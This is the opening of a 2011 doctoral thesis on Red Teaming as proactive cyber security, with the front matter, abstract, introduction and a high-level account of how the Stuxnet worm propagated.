

ROMANIA
MILITARY TECHNICAL ACADEMY



PROACTIVE CYBER SECURITY BY RED TEAMING
THESIS

Ing. Adrian Constantin FURTUNĂ

Supervisor:

Prof. Univ. Dr. Ing. Victor-Valeriu PATRICIU

A Thesis submitted in partial fulfillment of the requirements for the degree of
Doctor of Philosophy
in the domain “COMPUTER SCIENCE AND INFORMATION TECHNOLOGY”

BUCHAREST
2011

This thesis is dedicated to my wife, Silvia

Acknowledgements

It is a pleasure for me to thank all the people who made this thesis possible.

I am deeply grateful to my supervisor, *prof. dr. ing. Victor-Valeriu Patriciu* for his valuable advice and for his great ideas that he shared with me during the doctoral program. His academic experience and his close supervision made me feel this work easier than it really was.

I also want to thank *prof. dr. ing. Ion Bica*, Head of "Computers and Military Information Systems" Department from the Military Technical Academy of Bucharest for his precious guidelines and critical review of this thesis.

Many thanks also to my colleagues and friends from KPMG Romania, IT Advisory Department and from Romtelecom, IT Security Department for their informal support and encouragement in realization of this work.

This thesis would not have been possible without the precious help of my wife, *Silvia*, whose love and understanding encouraged me to continue my research and finish the work in time, so I sincerely thank her. I would also like to thank my parents for their support and for the education they gave me.

Table of Contents

| | |
|---|-----------|
| LIST OF TABLES..... | 7 |
| LIST OF FIGURES..... | 8 |
| ABSTRACT | 10 |
| 1. INTRODUCTION..... | 11 |
| 1.1 PROBLEM STATEMENT..... | 12 |
| 1.2 THESIS OBJECTIVES | 12 |
| 1.3 CONTRIBUTIONS..... | 13 |
| 1.4 CHAPTER SUMMARY..... | 14 |
| 2. CURRENT STATE OF CYBER SECURITY..... | 17 |
| 2.1 CYBER SECURITY AND CYBER ATTACKS | 17 |
| 2.2 NATIONAL LEVEL ATTACKS..... | 18 |
| 2.2.1 <i>Stuxnet</i> | 18 |
| 2.2.2 <i>Other examples of national level attacks</i> | 24 |
| 2.3 ORGANIZATIONAL LEVEL ATTACKS..... | 25 |
| 2.3.1 <i>RSA breach</i> | 25 |
| 2.3.2 <i>Other examples of organizational level attacks</i> | 26 |
| 2.4 PERSONAL LEVEL ATTACKS..... | 27 |
| 2.4.1 <i>Zeus attack toolkit</i> | 27 |
| 2.4.2 <i>Other examples of personal level attacks</i> | 29 |
| 2.5 IMPROVING CYBER SECURITY | 29 |
| 2.5.1 <i>The need for proactive security</i> | 30 |
| 2.6 CHAPTER CONCLUSIONS..... | 31 |
| 3. RED TEAMING USAGE IN SECURING INFORMATION SYSTEMS..... | 32 |
| 3.1 WHAT IS RED TEAMING?..... | 32 |
| 3.1.1 <i>Domain of applicability</i> | 32 |
| 3.1.2 <i>Definitions</i> | 34 |
| 3.1.3 <i>Red Teaming vs. Penetration Testing</i> | 34 |
| 3.2 RED TEAMING ASSESSMENT – THE CLIENT’S PERSPECTIVE..... | 36 |
| 3.2.1 <i>Why should an organization use a Red Teaming assessment?</i> | 36 |
| 3.2.2 <i>When is the best time to use a Red Teaming assessment?</i> | 37 |
| 3.2.3 <i>What are the benefits for the client?</i> | 37 |
| 3.2.4 <i>What are the risks for the client?</i> | 38 |
| 3.2.5 <i>What type of assessment should be chosen?</i> | 38 |
| 3.2.6 <i>What can be the target?</i> | 39 |
| 3.3 RED TEAMING ASSESSMENT – THE PROVIDER’S PERSPECTIVE..... | 39 |
| 3.4.1 <i>Define assessment objectives</i> | 40 |
| 3.4.2 <i>Assemble the Red Team</i> | 40 |
| 3.4.3 <i>Reverse engineer the target</i> | 41 |
| 3.4.4 <i>Create and validate attack trees</i> | 41 |
| 3.4.5 <i>Assign Red Team members to attacks</i> | 43 |
| 3.4.6 <i>Prepare tools and methods</i> | 43 |
| 3.4.7 <i>Perform collaborative attacks</i> | 44 |
| 3.4.8 <i>Create the report</i> | 44 |
| 3.4.9 <i>Present the report to client</i> | 45 |
| 3.5 CHAPTER CONCLUSIONS..... | 45 |
| 4. CYBER ATTACK TECHNIQUES..... | 46 |
| 4.1 SOCIAL ENGINEERING AND MALICIOUS JAVA APPLETS | 46 |

| | | |
|-----------|---|-----------|
| 4.1.1 | <i>Java applets and their capabilities</i> | 47 |
| 4.1.2 | <i>Creating a self signed digital certificate using OpenSSL</i> | 48 |
| 4.1.3 | <i>Importing the private key and certificate into Java keystore</i> | 50 |
| 4.1.4 | <i>Signing a Java applet</i> | 51 |
| 4.1.5 | <i>Attacking the victim's machine</i> | 53 |
| 4.2 | ATTACKING THE WIRELESS NETWORK..... | 56 |
| 4.2.1 | <i>Breaking WEP encryption key</i> | 56 |
| 4.2.2 | <i>Breaking WPA and WPA2 pre-shared keys</i> | 57 |
| 4.2.3 | <i>Rogue access points</i> | 58 |
| 4.3 | LOCAL AREA NETWORK ATTACKS | 61 |
| 4.3.1 | <i>Rogue DHCP server</i> | 61 |
| 4.3.2 | <i>Abusing the Web Proxy Auto-discovery Protocol (WPAD)</i> | 65 |
| 4.4 | DENIAL OF SERVICE ATTACKS | 67 |
| 4.4.1 | <i>DC++ network usage in DDoS attacks</i> | 68 |
| 4.4.2 | <i>Simulating application layer DDoS attacks</i> | 72 |
| 4.5 | CHAPTER CONCLUSIONS | 74 |
| 5. | DISCOVERY OF SOFTWARE VULNERABILITIES | 75 |
| 5.1 | WHY IS VULNERABILITY RESEARCH IMPORTANT? | 75 |
| 5.2 | WHITE BOX TESTING | 76 |
| 5.2.1 | <i>Static structural analysis</i> | 77 |
| 5.2.2 | <i>Dynamic structural analysis</i> | 78 |
| 5.3 | BLACK BOX TESTING | 78 |
| 5.3.1 | <i>Target applications and interfaces</i> | 78 |
| 5.3.2 | <i>The fuzzing process</i> | 79 |
| 5.3.3 | <i>Data generation</i> | 80 |
| 5.3.4 | <i>Target monitoring</i> | 82 |
| 5.3.5 | <i>When to stop fuzzing?</i> | 82 |
| 5.3.6 | <i>Code coverage</i> | 83 |
| 5.4 | BUILDING A CLIENT-SIDE FUZZER..... | 86 |
| 5.4.1 | <i>Design considerations for a client-side fuzzer</i> | 86 |
| 5.4.2 | <i>About Peach fuzzing framework</i> | 87 |
| 5.4.3 | <i>Creating a client-side fuzzer with Peach</i> | 87 |
| 5.4.4 | <i>Optimizing the fuzzer</i> | 91 |
| 5.4.5 | <i>Creating the data model</i> | 92 |
| 5.5 | CHAPTER CONCLUSIONS | 93 |
| 6. | EXPLOITATION OF SOFTWARE VULNERABILITIES | 95 |
| 6.1 | MEMORY LAYOUT OF A WINDOWS PROCESS | 95 |
| 6.1.1 | <i>Stack segment</i> | 96 |
| 6.1.2 | <i>Heap segment</i> | 98 |
| 6.1.3 | <i>BSS</i> | 98 |
| 6.1.4 | <i>Data segment</i> | 99 |
| 6.1.5 | <i>Text segment</i> | 99 |
| 6.2 | GENERAL BUFFER OVERFLOW EXPLOITATION TECHNIQUE | 99 |
| 6.3 | WINDOWS SECURITY MECHANISMS | 100 |
| 6.3.1 | <i>Stack cookies (/GS)</i> | 100 |
| 6.3.2 | <i>Safe exception handlers (SafeSEH)</i> | 102 |
| 6.3.3 | <i>Data Execution Prevention (DEP)</i> | 104 |
| 6.3.4 | <i>Address Space Layout Randomization (ASLR)</i> | 105 |
| 6.4 | CASE STUDY SCENARIO | 107 |
| 6.4.1 | <i>Building the application</i> | 107 |
| 6.4.2 | <i>Source code analysis</i> | 108 |
| 6.5 | SITUATION I: BYPASSING STACK COOKIES (/GS)..... | 109 |
| 6.5.1 | <i>Exploit writing strategy</i> | 109 |
| 6.5.2 | <i>Strategy implementation</i> | 110 |

| | | |
|-----------|---|------------|
| 6.6 | SITUATION II: BYPASSING /GS AND SAFESEH | 113 |
| 6.7 | SITUATION III: BYPASSING /GS, SAFESEH AND DEP | 114 |
| 6.7.1 | <i>Return Oriented Programming technique</i> | 115 |
| 6.7.2 | <i>Bypassing DEP using ROP</i> | 116 |
| 6.7.3 | <i>Exploit writing strategy</i> | 119 |
| 6.7.4 | <i>Strategy implementation</i> | 119 |
| 6.8 | SITUATION IV: BYPASSING /GS, SAFESEH, DEP AND ASLR | 124 |
| 6.8.1 | <i>Bypassing ASLR</i> | 124 |
| 6.8.2 | <i>Exploit writing strategy</i> | 125 |
| 6.8.3 | <i>Strategy implementation</i> | 126 |
| 6.9 | CHAPTER CONCLUSIONS..... | 129 |
| 7. | TRAINING THE RED TEAMS USING CYBER DEFENSE EXERCISES | 130 |
| 7.1 | WHAT IS A CYBER DEFENSE EXERCISE? | 130 |
| 7.1.1 | <i>Brief description of existing cyber defense exercises</i> | 131 |
| 7.2 | A STANDARD TEMPLATE FOR CYBER DEFENSE EXERCISES..... | 132 |
| 7.2.1 | <i>General structure</i> | 132 |
| 7.2.2 | <i>Establishing exercise objectives</i> | 133 |
| 7.2.3 | <i>Choosing an approach</i> | 134 |
| 7.2.4 | <i>Exercise scenario</i> | 137 |
| 7.2.5 | <i>Organizing the exercise components</i> | 138 |
| 7.2.6 | <i>Rules and guidelines</i> | 139 |
| 7.2.7 | <i>Exercise resolution</i> | 140 |
| 7.2.8 | <i>Metrics</i> | 141 |
| 7.3 | CREATING A CYBER DEFENSE EXERCISE USING THE TEMPLATE | 141 |
| 7.3.1 | <i>Establishing exercise objectives</i> | 141 |
| 7.3.2 | <i>Offense oriented approach</i> | 142 |
| 7.3.3 | <i>Exercise scenario: “Stop the Drugs!”</i> | 142 |
| 7.3.4 | <i>Organizing the exercise components</i> | 143 |
| 7.3.5 | <i>Rules and guidelines</i> | 146 |
| 7.3.6 | <i>Exercise resolution</i> | 147 |
| 7.3.7 | <i>Metrics</i> | 150 |
| 7.4 | ANOTHER EXAMPLE OF CYBER DEFENSE EXERCISE | 151 |
| 7.4.1 | <i>Establishing exercise objectives</i> | 151 |
| 7.4.2 | <i>Offense oriented approach</i> | 151 |
| 7.4.3 | <i>Exercise scenario: “The Cyber-Knight Challenge”</i> | 152 |
| 7.4.4 | <i>Organizing the exercise components</i> | 152 |
| 7.4.5 | <i>Rules and guidelines</i> | 156 |
| 7.4.6 | <i>Exercise resolution</i> | 157 |
| 7.4.7 | <i>Metrics</i> | 157 |
| 7.5 | CHAPTER CONCLUSIONS..... | 157 |
| 8. | SUMMARY, CONCLUSIONS AND FUTURE WORK..... | 159 |
| | ORIGINAL CONTRIBUTIONS..... | 159 |
| | FUTURE WORK..... | 161 |
| | BIBLIOGRAPHY | 162 |
| | PERSONAL PUBLICATIONS | 162 |
| | GENERAL BIBLIOGRAPHY | 163 |
| | APPENDICES | 170 |
| | APPENDIX A - SOURCE CODE FILE MYIDS.C | 170 |
| | APPENDIX B – CONFIGURATION SETTINGS FOR CYBER DEFENSE EXERCISE LABORATORY SETUP | 173 |

List of Tables

| | |
|---|-----|
| Table 1 – Red Teaming functions..... | 33 |
| Table 2- Communication for file download (active downloader, passive uploader)..... | 70 |
| Table 3 – Determining the DC++ client to connect to the victim..... | 71 |
| Table 4 – Assembly translation of function save_msg with /GS enabled | 102 |
| Table 5 – DEP configuration options on Windows systems..... | 105 |
| Table 6 – Assembly translation of line that generates exception..... | 111 |
| Table 7 – Different methods for bypassing DEP | 116 |
| Table 8 – Operating system functions and their restrictions for bypassing DEP | 117 |
| Table 9 – Stack layout necessary for VirtualProtect..... | 118 |
| Table 10 – ROP gadgets for bypassing DEP using VirtualProtect..... | 122 |
| Table 11 – ROP gadgets for obtaining a pointer to kernel32.dll from the stack | 126 |
| Table 12 – Cyber defense exercise objectives | 134 |
| Table 13 – Sample metrics for measuring exercise effectiveness | 141 |
| Table 14 – Target configuration: vulnerabilities and artifact placement..... | 154 |
| Table 15 – Artifacts that must be found in the target network | 154 |

List of Figures

| | |
|---|----|
| Figure 1 – Stuxnet propagation..... | 19 |
| Figure 2 – LNK file format..... | 20 |
| Figure 3 – Sequence of calls that is made when displaying a LNK file in Windows Explorer..... | 21 |
| Figure 4 – Loading a malicious module specified in LNK file | 21 |
| Figure 5 – Web page modified by Zeus..... | 28 |
| Figure 6 – Red Teaming functions and examples..... | 35 |
| Figure 7 – Using Red Teaming as part of risk assessment | 36 |
| Figure 8 – Red Teaming assessment steps..... | 39 |
| Figure 9 – Attack tree example..... | 42 |
| Figure 10 – Permission denied when reading a local file from applet..... | 48 |
| Figure 11 – Using openssl to create a self signed certificate | 49 |
| Figure 12 – Using openssl to view certificate information..... | 50 |
| Figure 13 – Verifying contents of Java keystore | 51 |
| Figure 14 – Security warning because of untrusted certificate..... | 52 |
| Figure 15 – Reading contents of a local file using a signed applet..... | 52 |
| Figure 16 – Pastebin.com archive containing victim’s data | 55 |
| Figure 17 – Overview of rogue access point attack..... | 59 |
| Figure 18 – Stripping an SSL connection to clear text | 61 |
| Figure 19 – Packet capture of DHCP auto configuration | 62 |
| Figure 20 – Rogue DHCP server | 63 |
| Figure 21 – HTTP requests captured by the fake HTTP server in Metasploit | 65 |
| Figure 22 – Configuration for automatic proxy detection (Internet Explorer and Mozilla Firefox) | 66 |
| Figure 23 – Attacker’s machine acting as proxy server..... | 67 |
| Figure 24 – DC++ network architecture | 69 |
| Figure 25 – Visualization of a DDoS attack using DC++ | 71 |
| Figure 27 – Network configuration for DDoS simulation | 73 |
| Figure 28 – Help menu of ddosim | 74 |
| Figure 29 – Vulnerability spectrum | 76 |
| Figure 30 – Packet capture of a HTTP response..... | 85 |
| Figure 31 – State machine of the target application | 85 |
| Figure 32 – Gaining access by attacking the client..... | 86 |
| Figure 33 – Sequence of events for client-side fuzzing..... | 86 |
| Figure 34 – Peach XML elements hierarchy | 87 |
| Figure 35 – Running our fuzzer in debug mode (Part 1) | 90 |
| Figure 36 – Running our fuzzer in debug mode (Part 2) | 90 |
| Figure 37 – HTTP requests and fuzzed HTTP responses | 93 |
| Figure 38 – Memory limits of a Windows process..... | 96 |
| Figure 39 – Segment registers have the same value on a flat memory model..... | 96 |
| Figure 40 – Stack layout during function calls | 98 |
| Figure 41 – General buffer overflow exploitation technique..... | 99 |

| | |
|--|-----|
| Figure 42 – Source code compiled without stack cookies support..... | 100 |
| Figure 43 – Source code compiled with stack cookies support | 101 |
| Figure 44 – Stack frame of function save_msg()..... | 101 |
| Figure 45 – Finding the start of SEH chain in WinDbg | 103 |
| Figure 46 – Stack frame of a function C () that uses exception handling code | 103 |
| Figure 47 – Exception generated when local buffer was overflowed..... | 112 |
| Figure 48 – Searching for POP/POP/RET sequences in module myids.exe | 112 |
| Figure 49 – Finding SafeSEH awareness of loaded modules in the current process..... | 114 |
| Figure 50 – Pointer to kernel32.dll existent on stack after SEH overwrite | 125 |
| Figure 51 – General representation of a cyber defense exercise | 133 |
| Figure 52 – Security Wheel (defender actions) | 135 |
| Figure 53 – Attacker actions | 136 |
| Figure 54 – Participants’ actions in a mixed approach exercise..... | 137 |
| Figure 55 – Cyber defence exercise diagram: 1 target system, <i>m</i> attacker teams | 142 |
| Figure 56 – Defender (target) system – <i>RoBusiness</i> network..... | 144 |
| Figure 57 – Infrastructure supporting the exercise | 146 |
| Figure 58 – Attack phase 1: brute-forcing the SSH service..... | 148 |
| Figure 59 – Attack phase 2: accessing George Stevens’ computer | 148 |
| Figure 60 – Target network topology | 153 |
| Figure 61 – Network layout for a 5-team competition | 155 |

Abstract

Our society is dependent on computers and software, which makes it increasingly vulnerable to cybernetic attacks. These attacks affect us at national, organizational and personal levels and are caused by an ineffective approach towards security. Classic security measures - which are reactive and defensive - are no longer enough against today's cybernetic threats. There is a high need for proactive security measures to effectively protect the information systems.

The goal of this thesis is to bring a set of improvements to the Red Teaming assessment process for information systems. Red Teaming is an advanced form of evaluation which implements the proactive approach towards security. It simulates advanced cyber threats, finds vulnerabilities in the target systems and reports them to systems' owner, providing a reliable basis for decision making within an organization.

In the thesis we create a comprehensive view of the Red Teaming process, including the perspective of the client and the perspective of the provider. We analyze and implement different attack techniques that can be used during Red Teaming assessments and explore the methods of finding new vulnerabilities in software products with a greater emphasis on the fuzzing technique. Further on, we analyze and implement a set of techniques for vulnerability exploitation on modern operating systems, including the bypass methods for Windows protection mechanisms (Stack Cookies, SafeSEH, DEP and ASLR). In the end we address the problem of creating cyber defense exercises as a method for training Red Team members and system's defenders and we propose a standard template for creating this type of exercises.

Chapter 1

1. Introduction

Our society is technology dependent. Computers play a significant role in our lives as individuals (for communication, information exchange, financial transactions, etc) and in our society, being part of the systems providing electricity, water, finance, healthcare, food and transportation. These cybernetic systems are more and more software dependent distributed and interconnected.

The growing dependence of our society on software and computers has also a downside which is more evident in times of political conflict, social instability or other traumatic events. It has created a new 'space' – the cyberspace - where new vulnerabilities exist, malicious people have new attack vectors and attackers are no longer limited by their physical location. The cyberspace extends around the Globe wherever computers and Internet exist.

A cyber attack is an act by an insider or by an outsider that compromises the security expectations of an individual, organization or nation state. Such attacks affect data, processes, programs and the network environment. Modern human conflict has expanded from physical space to cyberspace by the means of cyber attacks. When the attacks are politically motivated, they are part of the so called cyberwarfare.

Cyberwarfare has been defined in [Clarke10] as "actions by a nation-state to penetrate another nation's computers or networks for the purposes of causing damage or disruption" and it has been identified by the US Department of Defense as “a new domain in warfare” [Lynn10]. The increased number of cyber attacks and their high impact shows poor security measures and increased skills and motivation of the attackers.

Therefore, cyber defense is a major concern for many states and organizations in their struggle to minimize the effects of cyberwarfare. The Romanian National Defense Strategy [SNA10] states that cyber defense is one of the national security objectives. Furthermore, the strategy emphasizes the need for improved methods of risk identification and for development of proactive security measures.

The latest strategic concept of NATO [NATO2] recognizes that cyber attacks are a growing threat to the security of the Alliance and its members. The document states that the Alliance must respond to the rising danger of cyber attacks by protecting its own communications and command systems and by developing an array of cyber defense capabilities aimed at effective detection and deterrence. Effective cyber defense requires the means to prevent, detect, respond to, and recover from attacks.

The US Department of Defense also adopted the Strategy for Operating in Cyberspace as “a milestone in the fight to protect the United States from potentially devastating network attacks” because “in the 21st century, bits and bytes can be as threatening as bullets and bombs” [Pellerin11]. The Deputy Defense Secretary William J. Lynn III also said that “Our assessment is that cyber attacks will be a significant component of any future conflict, whether it involves major nations, rogue states, or terrorist groups”.

1.1 Problem statement

The approach that is widely used today for cyber defense and for protection of information systems is ineffective and cyber attacks have a high rate of success.

Most system administrators ('defenders') perform an initial configuration and hardening of their systems and, after that, they just monitor various parameters of those systems, observing their functionality. If a problem is detected by the monitoring devices, they react and fix the problem. However, in case of security incidents, this reactive way of acting is not enough for protecting critical assets because it can lead to irreversible damage (data theft, system compromise, disruption, reputational damage, etc). With this reactive, defense oriented approach, the attackers are always 'a step ahead' of the defenders.

Another approach towards protection of information systems is offensive security. This concept refers to an organization actively testing its own systems and finding vulnerabilities before real attackers do. This approach allows the organization to proactively remediate security problems and be a step ahead of the attackers. Offensive security techniques are performed during Red Teaming, penetration testing or ethical hacking engagements.

By looking at the high number of security incidents that are happening worldwide, we state that offensive security is not enough understood and it is not correctly utilized for proactive protection of information systems.

The Red Teaming assessment is the most comprehensive type of security testing available today. It simulates the behavior of skilled attackers who are actively testing the security of the target system, searching for vulnerabilities and exploiting them. But instead of producing damage, the Red Team reports the problems to the system owner in order to be fixed and the security holes patched.

However, this type of assessment is not well defined and not publicized. That is why Red Teaming assessments are underutilized today and many organizations lack their benefits.

1.2 Thesis objectives

The main research direction of the Thesis is towards Red Teaming activities in the context of an increased need of efficient cyber defense measures.

My objectives for this Thesis can be summarized as follows:

- Create an extensive view of the Red Teaming process (including the client's perspective and the provider's perspective)
- Analyze multiple attack techniques that can be used in Red Teaming assessments
- Analyze and implement existing techniques for discovery of software vulnerabilities

- Analyze and implement different exploit writing strategies for bypassing Windows protection mechanisms
- Create a general method for designing and implementing cyber defense exercises
- Create at least two cyber defense exercises that can be used for Red Team training

1.3 Contributions

In the Thesis we emphasize that the protection methods currently applied to cybernetic systems are ineffective against today's threats. Defense oriented security is no longer enough for protecting critical systems.

There is a need for a proactive approach towards security. In order to react and improve the defense mechanisms, we must no longer wait for 'real' attacks to happen. We should actively test and search for vulnerabilities in our own systems and fix them before being hit by real attackers.

Offensive security is mandatory for efficient protection of information systems. It should be used as a complementary approach to traditional security and its output should be used to proactively secure the target system against real attacks.

The Thesis contains a series of original contributions that can be useful in the overall process of securing the cybernetic systems:

- A comprehensive view of the Red Teaming assessment process from two perspectives: the client and the team performing the service. A formalized process for Red Teaming activities and a structured approach for performing this type of evaluations were also presented in the author's article "*Considerations about Red Teaming Usage in Assessing Information Assurance*" [FPB10b].
- A detailed analysis and original implementations of several attack techniques that could be performed during a Red Teaming assessment: malicious Java applets, rogue access points, rogue WPAD servers, application level DDoS attacks. The topic of DDoS attacks using peer-to-peer networks was also presented in the author's article "*DC++ and DDoS Attacks*" [BF09].
- Design and implementation of a DDoS attack tool that can be used to test the target's capacity of handling application level distributed denial of service attacks. This tool is freely available and it can be found at [Furtuna10].
- An original analysis of the techniques that can be used to identify vulnerabilities in software products. The analysis covers white box and black box testing techniques, with a greater emphasis on the latter (fuzz testing).
- A design proposal and implementation of a client side fuzzer using mutation based data generation. This tool can be used for discovering software vulnerabilities in HTTP client applications and it was presented in the author's article "*How Fuzzy Are You Today? A Guide to Client-Side Fuzzing Using Peach*" [Furtuna11].

- A detailed analysis of the protection mechanisms implemented in various operating systems against vulnerability exploitation. The analysis covers implementation details, the strong points and weak points of each of the following memory protection mechanisms: Stack Cookies (/GS), Safe Exception Handlers (SafeSEH), Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).
- A case study which demonstrates how the memory protections of Windows (/GS, SafeSEH, DEP and ASLR) can be bypassed when exploiting a buffer overflow vulnerability in a target application. This case study was also presented in the author's article "*Case Study on Bypassing Windows Security Mechanisms When Exploiting Software Vulnerabilities*" [FPB11]
- A template for designing cyber defense exercises. It can be used for easier creation of new exercises with the purpose of training Red Team members and system 'defenders'. The design aspects of such exercises were also discussed in author's article "*Guide for Designing Cyber Security Exercises*" [PF09]
- Two cyber defense exercises created based on the proposed template. They have an offense oriented approach and can be used for practicing and improving the attack skills of Red Team members. One of these exercises was included in the author's article "*A Structured Approach for Implementing Cyber Security Exercises*" [FPB10a]

1.4 Chapter summary

The Thesis is structured in 8 main chapters which can be summarized as follows:

Chapter 1 contains an introduction to the topic of the Thesis and presents the motivation for choosing this topic. It also contains my research objectives, my contributions and this chapter summary.

Chapter 2 presents the concept of cyber security and shows how it affects our day to day lives. In order to have a picture of the current state of cyber security, we make an analysis of a number of high profile security incidents that targeted nation states, private companies and individuals. They were all facilitated by poor security measures and lack of security testing. In order to improve the current state of cyber security, we state that offensive security should be utilized as a complementary approach to traditional (defensive) security and it should be implemented as Red Teaming assessments. By simulating the activities of real attackers, Red Team members can find vulnerabilities in the target systems ahead of the attackers and the vulnerabilities can be fixed proactively for minimizing the effects of cyber attacks.

Chapter 3 offers a comprehensive view of the Red Teaming process. Red Teaming is an advanced form of evaluating the defense capabilities of an information system against realistic cybernetic threats. The concept of Red Teaming starts from the problem of understanding the adversary and his actions. If we know how he thinks, we can anticipate his moves and we can find appropriate ways to efficiently block his attacks. In this

chapter we present the Red Teaming assessment from both the client's perspective (motivation, benefits, risks, types of assessments) and the provider's perspective (defining objectives, choosing team members, creating test scenarios and attack trees, performing collaborative attacks and reporting).

Chapter 4 contains a detailed analysis of several attack techniques that can be used during Red Teaming assessments. The attacks that we present do not require any software vulnerabilities in the target systems because they exploit design weaknesses and the human weakness: attacking client machines using signed Java applets, attacking wireless clients using rogue access points, attacking local area networks using rogue DHCP servers and by abusing the WPAD protocol. Finally, we present a technique for generating distributed denial of service (DDoS) attacks that was used in real life abusing peer-to-peer networks and we describe a tool that we have created for simulating this type of attacks in a laboratory environment.

Chapter 5 discusses the problem of discovering software vulnerabilities. When Red Team members do not know any (public) vulnerability affecting the target system, they can try to find security issues in the target software. This chapter describes various techniques for finding software flaws: static analysis, dynamic analysis, black box testing. A great emphasis is put on the black box testing technique (fuzzing), including interface identification, malformed data generation, target monitoring, timing and code coverage. For demonstrating the techniques described, we have created a client side fuzzer using the Peach fuzzing framework. The fuzzer is capable of finding bugs in HTTP clients like: wget, apt-get and in web browsers.

Chapter 6 is the natural continuation of Chapter 5. After finding software vulnerabilities, Red Team members must be capable of exploiting them for gaining access to the target systems. The chapter starts by presenting the memory layout of a Windows process and a general exploitation technique for a stack buffer overflow vulnerability. In order to prevent this type of exploitation, Windows operating systems have introduced different protection mechanisms like: Stack Cookies (GS), Safe Exception Handlers (SafeSEH), Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). In the second part of this chapter we present an application that we have written containing an intended stack buffer overflow vulnerability. We describe and demonstrate different techniques that can be used to bypass all the memory protections on a Windows machine for the given application.

Chapter 7 addresses the topic of cyber defense exercises as a training method for Red Team members. Cyber defense exercises have a decent history in universities (CDX, NCCDC, iCTF, etc), in security conferences (DEFCON, BlackHat, CanSecWest, etc) and even at national level (Cyber Storm, Cyber Europe, etc). Because there is a significant variety of cyber defense exercises, there can be difficult to organize a new exercise. In order to make this activity easier, we have created a standard template that could be used to facilitate the creation of new cyber defense exercises. The template contains several steps which include: establishing exercise objectives, choosing an approach, creating the scenario, organizing the exercise components, creating a set of rules and establishing the correct resolution. The chapter continues with two examples of cyber defense exercises that we have created based on the template.

Chapter 8 contains the summary of the thesis, the overall conclusions and the future work. The last chapter also enumerates the main list of original contributions presented in this thesis.

Chapter 2

2. Current state of cyber security

Cyber security is a major concern in nowadays because it can have a high impact on our day-to-day life. In this chapter we will analyze a series of high profile security incidents and we will show that lack of security measures can affect us at various levels: personal, organizational and even at national level.

Because there is a high need of efficient cyber security measures, we will discuss two main approaches for improving this area:

- defensive security by system hardening, secure administration and monitoring
- offensive security by Red Teaming, penetration testing / ethical hacking

2.1 Cyber security and cyber attacks

Cyber security refers to the degree of certainty that a cybernetic system is protected against specific threats. Cybernetic systems and the humans commanding them constitute the cyberspace.

According to [GSMSQL11], cyberspace is a massive socio technical system of systems, with a significant component being the humans involved.

When we say cybernetic systems, we include computers, computer networks, embedded devices, robots, software controlled industrial systems and other programmable devices and technical systems.

Among these, there are also systems providing water, electricity, healthcare, finance, food and transportation, which are more and more software dependent, distributed and interconnected. This growing dependence brings also a downside, which is more evident in times of political conflict, social instability or other traumatic events: the interconnection has created a space with new attack vectors, easier access for malicious people and harder detection and mitigation capabilities.

A cyber attack can be defined as an act by an insider or by an outsider that compromises the security expectations of an individual, organization or nation. These attacks affect data, processes, programs and the network environment and they are an expansion of human conflicts into cyberspace.

In order to understand a cyber-attack, we must see the motivations behind it. While some attacks are due to revenge or anger, others are triggered by political events, religious belief or by social tension.

Various records of cybernetic attacks resulting in data compromise are maintained in public databases like <http://datalossdb.org> or www.phiprivacy.net.

Further on, we will present a series of attacks which had high impact at national level, organizational level and personal level. We will present the technical details of the

attacks in order to see the vulnerabilities that were exploited. Based on these vulnerabilities we can draw a set of conclusions about how the attacks could have been mitigated.

2.2 National level attacks

We call ‘national level attacks’ the attacks that have the potential to directly affect a whole country, including infrastructure and people by disruption or malfunction of services.

2.2.1 Stuxnet

Stuxnet is the name of a computer worm written for Windows systems that was discovered in June 2010. Security researchers from Symantec performed a thorough analysis of this malware and wrote a report [FMC11] describing its behavior and possible targets. The report states that the malware targeted specific industrial control systems, likely in Iran, such as gas pipelines or power plants. Its goal was to sabotage the facilities by reprogramming the programmable logic controllers (PLCs) to operate outside their specified parameters.

PLCs are small embedded industrial control systems that run various automated processes: on factory floors, in chemical plants, in oil refineries and in nuclear power plants. These PLCs are often controlled by computers and Stuxnet looked for Siemens SIMATIC WinCC/Step7 controller software [Schneier10].

2.2.1.1 Propagation

Stuxnet has multiple ways of propagation as shown in Figure 1. It usually gets inside the target network by a removable device (e.g. memory stick) and it is automatically executed using the autorun.inf file.

After the first execution it gains the privileges of the local user. If the user is not an administrator, it tries to escalate privileges by exploiting the Windows vulnerabilities *MS10-073* (for Windows XP and Windows 2000) and *MS10-092* (for Windows Vista and 7). These vulnerabilities were not publicly known at the time the worm was discovered and they were later patched by Microsoft.

In order to spread across the network, Stuxnet used other two zero-day vulnerabilities: *MS10-046* (LNK vulnerability) and *MS10-061* (print spooler vulnerability).

The worm searched the network for machines having the WinCC software installed. WinCC is a supervisory control and data acquisition (SCADA) and human-machine interface (HMI) system from Siemens. It is used as an interface between human operators and Siemens PLC devices, runs on Windows operating system and uses Microsoft SQL server for logging [Siem10].

The access method to machines using WinCC software was by memory stick or by using the default password for database access and executing SQL commands to transfer itself and run on the target machine.

Other means of propagation used by Stuxnet were: peer-to-peer communication (used for updates), by network shares and exploiting the old MS08-067 vulnerability.

Overall, Symantec reported that it had found about 60% from infections in Iran.

